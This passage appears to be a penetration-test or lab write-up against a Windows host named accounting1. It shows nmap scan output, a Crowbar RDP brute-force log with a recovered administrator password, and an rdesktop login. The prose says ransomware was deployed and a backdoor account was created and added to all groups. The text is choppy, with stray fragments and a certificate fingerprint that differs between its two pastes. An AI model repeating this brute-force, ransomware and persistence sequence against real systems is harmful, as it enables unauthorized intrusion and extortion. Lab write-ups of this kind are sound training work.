

We utilized Crowbar to conduct a brute force attack. We had limited knowledge about the target system, and relied on the assumption that the system has weak or easily guessable passwords or encryption keys. We were able to successfully gain access to the password.

```
2023-06-20 16:20:43 Trying 10.0.0.133:3389
2023-06-20 16:20:44 Trying 10.0.0.134:3389
2023-06-20 16:20:45 Trying 10.0.0.135:3389
2023-06-20 16:20:47 RDP-SUCCESS : 10.0.0.126:3389 - administrator:LongPass123
2023-06-20 16:20:47 Trying 10.0.0.136:3389
2023-06-20 16:20:47 Trying 10.0.0.137:3389
```

---

Type: File folder  
Location: C:\Users\Administrator\Downloads  
Size: 8.79 MB (9,219,184 bytes)  
Size on disk: 8.80 MB (9,228,288 bytes)

Nmap (Network Mapper) a popular and powerful open-source network scanning tool used for network exploration and security auditing is designed to discover hosts, services, and open ports on computer networks. We used this tool to discover several hosts and identify open ports to exploit.

```
(geneva@kali)-[~/Downloads]
$ sudo nmap --top-ports 100 --traceroute 10.0.0.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 17:33 EDT
Nmap scan report for 10.0.0.126
Host is up (0.085s latency).
Not shown: 96 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   85.61 ms  172.27.232.1
2   85.84 ms  10.0.0.126

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

```
(geneva@kali)-[~/Downloads]
$ sudo nmap --top-ports 100 --traceroute 10.0.0.197
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 17:34 EDT
Nmap scan report for 10.0.0.197
Host is up (0.086s latency).
Not shown: 96 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
3389/tcp   open  ms-wbt-server

TRACEROUTE (using port 993/tcp)
HOP RTT      ADDRESS
1   85.95 ms  172.27.232.1
2   86.17 ms  10.0.0.197

Nmap done: 1 IP address (1 host up) scanned in 1.34 seconds
```

I ran nmap -sC -sV -script vuln 10.0.0.126

```
geneva@kali: ~
(geneva@kali)-[~/Downloads]
$ cd ..
(geneva@kali)-[~]
$ nmap -sV --script vuln 10.0.0.126

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 18:02 EDT
Nmap scan report for 10.0.0.126
Host is up (0.085s latency).
Not shown: 995 closed tcp ports (conn-refused)
PORT      STATE SERVICE          VERSION
135/tcp    open  msrpc            Microsoft Windows RPC
139/tcp    open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
8089/tcp   open  ssl/http         Splunkd httpd
|_ http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|   State: LIKELY VULNERABLE
|   IDs: CVE:CVE-2007-6750
|   Slowloris tries to keep many connections to the target web server open and hold
|   them open as long as possible. It accomplishes this by opening connections to
|   the target web server and sending a partial request. By doing so, it starves
|   the http server's resources causing Denial Of Service.
|
|   Disclosure date: 2009-09-17
|   References:
|       http://ha.ckers.org/slowloris/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_ http-enum:
|_ /robots.txt: Robots file
|_ /services/: Potentially interesting folder (401 Unauthorized)
|_ http-server-header: Splunkd
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 384.36 seconds

(geneva@kali)-[~]
$
```

```
(geneva@kali)-[~]
$ nmap -A -p3389 10.0.0.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-19 18:25 EDT
Nmap scan report for 10.0.0.126
Host is up (0.083s latency).

PORT      STATE SERVICE          VERSION
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
|_ ssl-date: 2023-06-19T22:25:47+00:00; -2s from scanner time.
|_ rdp-ntlm-info:
|   Target_Name: ACCOUNTING1
|   NetBIOS_Domain_Name: ACCOUNTING1
|   NetBIOS_Computer_Name: ACCOUNTING1
|   DNS_Domain_Name: accounting1
|   DNS_Computer_Name: accounting1
|   Product_Version: 10.0.17763
|_ System_Time: 2023-06-19T22:25:47+00:00
|_ ssl-cert: Subject: commonName=accounting1
|_ Not valid before: 2023-06-13T22:17:55
|_ Not valid after: 2023-12-13T22:17:55
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ clock-skew: mean: -2s, deviation: 0s, median: -2s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.93 seconds

(geneva@kali)-[~]
```

Installed size: 683 KB

How to install: `sudo apt install rdesktop`

Dependencies:

<https://www.helpwire.app/blog/remote-access-kali-linux/>

```
(sierra@kali)-[/usr/share/crowbar]
$ rdesktop -u administrator 10.0.0.126
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s):

1. Certificate issuer is not trusted by this system.

   Issuer: CN=accounting1

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

  Subject: CN=accounting1
  Issuer: CN=accounting1
  Valid From: Tue Jun 13 18:17:55 2023
  To: Wed Dec 13 17:17:55 2023


Certificate fingerprints:




  sha1: 6700119b95020be9c5a4a4f968336281e9ce758e
  sha256: b3eef9fa0c161df28cf4f7cb60c81f4cda67826def388f52797392cdf44a6022

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been
added by the user to trust this specific certificate.
Connection established using SSL.
administrator
```

```
(geneva@kali)-[~/Downloads]
$ rdesktop -u administrator 10.0.0.126
Autoselecting keyboard map 'en-us' from locale
ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reasons(s):
1. Certificate issuer is not trusted by this system.
   Issuer: CN=accounting1
Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:
  Subject: CN=accounting1
  Issuer: CN=accounting1
  Valid From: Tue Jun 13 18:17:55 2023
  To: Wed Dec 13 17:17:55 2023
  Certificate fingerprints:
    sha1: 6700119b95020be9c5a4a4f968336281e9ce758e
    sha256: b3eef9fa0c101df28cf4f7cb0c81f4cda67826def388f52797392cdf44a6022
Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception has been added by the user to trust this specific certificate.
Connection established using SSL.
Disconnect: Logout initiated by user.
(geneva@kali)-[~/Downloads]
```

I was then able to gain access through port 3389 RDP from a Kali Linux machine into the windows using the discovered login credentials during the brute force attack. Once inside I began using ransomware, a malicious software (malware) that encrypts a victim's files or entire system, making them inaccessible until a ransom is paid. I also created an account and began escalating privileges for that user to make changes and have access to the operating system.








```
Administrator: Command Prompt


Windows IP Configuration

Host Name . . . . . : accounting1
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : us-west-2.ec2-utilities.amazonaws.com
                                   us-west-2.compute.internal

Ethernet adapter Ethernet 3:

Connection-specific DNS Suffix . . : us-west-2.compute.internal
Description . . . . . : Amazon Elastic Network Adapter
Physical Address. . . . . : 0A-2E-11-5D-2E-13
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::ad5f:1c3c:fe53:eeac%2(Preferred)
IPv4 Address. . . . . : 10.0.0.126(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Tuesday, June 20, 2023 12:03:10 PM
Lease Expires . . . . . : Tuesday, June 20, 2023 4:33:10 PM
Default Gateway . . . . . : 10.0.0.1
DHCP Server . . . . . : 10.0.0.1
DHCPv6 IAID . . . . . : 386271051
DHCPv6 Client DUID. . . . . : 00-01-00-01-28-4F-48-40-08-00-27-C0-1C-D6
DNS Servers . . . . . : 10.0.0.2
NetBIOS over Tcpip. . . . . : Enabled
```





**Blackfox123**

**Added to all groups at 1600 hours**

